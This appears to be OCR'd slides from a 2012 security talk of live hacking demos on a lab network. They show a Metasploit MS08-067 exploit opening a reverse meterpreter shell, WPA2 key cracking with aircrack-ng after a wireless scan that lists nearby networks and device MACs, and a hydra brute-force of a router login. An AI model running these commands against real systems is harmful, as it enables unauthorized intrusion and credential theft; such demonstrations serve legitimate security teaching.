
```
root@omap:~/msf# ./msfconsole

                ,           ,
               /             \
              ((__---,,,---__))
                 (_) O O (_)_________
                    \ _ /            |\
                     o_o \   M S F   | \
                          \   _____  |  *
                           |||   WW|||
                           |||     |||


       =[ metasploit v4.4.0-dev [core:4.4 api:1.0]
+ -- --=[ 846 exploits - 472 auxiliary - 142 post
+ -- --=[ 250 payloads - 27 encoders - 8 nops
       =[ svn r15746 updated 93 days ago (2012.05.14)

Warning: This copy of the Metasploit Framework was last updated 93 days ago.
         We recommend that you update the framework at least every other day.
         For information on updating your copy of Metasploit, please see:
             https://community.rapid7.com/docs/DOC-1306

msf > 
```

Demo 1 (contd.)




```
msf  exploit(ms08_067_netapi) > use exploit/windows/smb/ms08_067_netapi
msf  exploit(ms08_067_netapi) >
msf  exploit(ms08_067_netapi) >
msf  exploit(ms08_067_netapi) > set rhost 192.168.5.140
rhost => 192.168.5.140
msf  exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf  exploit(ms08_067_netapi) > set lhost 192.168.5.109
lhost => 192.168.5.109
msf  exploit(ms08_067_netapi) > set lport 8080
lport => 8080
msf  exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.5.109:8080
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.5.140
[*] Meterpreter session 1 opened (192.168.5.109:8080 -> 192.168.5.140:1087) at Wed
Aug 15 11:52:20 -0500 2012

meterpreter > shell
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Demo 2 – Wifi Cracking




```
root@omap:~# airmon-ng start wlan1


Found 5 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!

PID     Name
490     avahi-daemon
494     avahi-daemon
568     dhclient3
1678    wpa_supplicant
1739    dhclient3
Process with PID 1678 (wpa_supplicant) is running on interface wlan1
Process with PID 1739 (dhclient3) is running on interface wlan1


Interface       Chipset         Driver

wlan1           RTL8187         rtl8187 - [phy0]
                                (monitor mode enabled on mon0)

root@omap:~# 
```

Demo 2 (contd.)



```
 CH  1 ][ Elapsed: 3 mins ][ 2012-08-15 13:50

 BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 C0:C1:C0:A9:84:1F  -62     1106       67    0   1  54e  WPA2 CCMP   PSK  CIS
 5E:6D:8F:EF:97:BB  -64        0        0    0   2  54e. OPN              CISDept-guest
 C4:3D:C7:A3:92:EA  -67        0        0    0   1  54e. OPN              Hardee's
 30:46:9A:3F:73:CE  -67        0        0    0   1  54e  WPA2 CCMP   PSK  hungryhungryhippos

 BSSID              STATION            PWR   Rate    Lost  Packets  Probes

 (not associated)   40:FC:89:8C:E8:23  -13    0 - 1     38       25  BestBuy
 (not associated)   1C:AB:A7:A4:16:75  -66    0 - 1      0        2  SCH-I500713
 (not associated)   8C:58:77:C7:30:EE  -67    0 - 1      0       84  Willis,EIA-WiFi,GlobalSuiteWireless,UDWREG,littlebucket,GUEST,GRC-Public,BusyLion-guest,UDWQUAR,CAR
 (not associated)   28:6A:BA:16:93:EF  -67    0 - 1      0       15  FlannelMan,ACTIONTEC,THRguest,supernet,Fennellys Irish Pub,Al gores creation,ZyXEL_CF7,stayonline,linksys,Central wireless
 (not associated)   00:25:4B:47:17:C3  -67    0 - 1      0       14  linksys
 (not associated)   00:25:4B:25:D6:C2  -70    0 - 1      0        5  UDWREG
 (not associated)   64:20:0C:60:3E:19  -71    0 - 1     15       51  KEVINSPLACE,CattaniWireless2,ufw,MYSTIQUE-ICE,Holiday Inn Express,FlyDBQ,GrandHarbor,RenaissanceWireless,Miller's Ale House,linksys
 C0:C1:C0:A9:84:1F  00:C0:CA:61:DC:F8    0    1 - 5      0       10  CIS
 C0:C1:C0:A9:84:1F  2C:41:38:76:7C:24   -1    1e- 0      0        3
 C0:C1:C0:A9:84:1F  00:21:6B:1E:77:16   -1    1e- 0      0        4
```


Demo 2 (contd.)


Applications Menu
root@omap: /pentest/pa...
ubuntu@omap: ~
14:27
root@omap: /pentest/passwords/wordlists
ubuntu@omap: ~

```
                              Aircrack-ng 1.1


                 [00:00:00] 56 keys tested (76.29 k/s)


                        KEY FOUND! [ password1 ]


      Master Key     : E4 02 36 16 62 77 8D BB 13 D4 9A AD F3 B9 C7 26
                       7C 6D FC 9E A1 05 9B DB 25 40 3E 3E B3 8B 5D 1F

      Transient Key  : 3C 9D 73 EE A7 E6 A7 3B 7E E8 F7 B5 B4 DC 1F 85
                       26 C7 88 CA 40 BE EF DB A3 73 6F DE D4 E6 B6 1F
                       CA D0 B8 26 0F 62 2F 40 36 90 0A 9D C2 F8 A8 0F
                       76 6C CD 81 09 42 A4 11 CC 2F E1 B5 30 3C B7 6E

      EAPOL HMAC     : F7 96 9C E5 98 EF 46 29 9D 88 C1 F2 F8 52 99 AC
root@omap:/pentest/passwords/wordlists# 
```


```
ubuntu@omap:~$ 
```

Demo 3 – Password Cracking


Applications Menu
NETGEAR Router
root@omap: /pentest/pa...
root@omap: /pentest/passwords/wordlists


```
root@omap:/pentest/passwords/wordlists# hydra 192.168.1.1 -l "admin" -P john.lst -t 1 -e ns -V -f http-get /cgi-bin/index.html -w 5
Hydra v6.5 (c) 2011 by van Hauser / THC and David Maciejak - use allowed only for legal purposes.
Hydra (http://www.thc.org/thc-hydra) starting at 2012-08-16 10:36:03
[DATA] 1 tasks, 1 servers, 3161 login tries (l:1/p:3161), ~3161 tries per task
[DATA] attacking service http-get on port 80
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "" - child 0 - 1 of 3161
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "admin" - child 0 - 2 of 3161
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "12345" - child 0 - 3 of 3161
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "abc123" - child 0 - 4 of 3161
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "password" - child 0 - 5 of 3161
[80][www] host: 192.168.1.1   login: admin   password: password
[STATUS] attack finished for 192.168.1.1 (valid pair found)
Hydra (http://www.thc.org/thc-hydra) finished at 2012-08-16 10:36:05
root@omap:/pentest/passwords/wordlists# 
```

Demo 4 – WPS Cracking



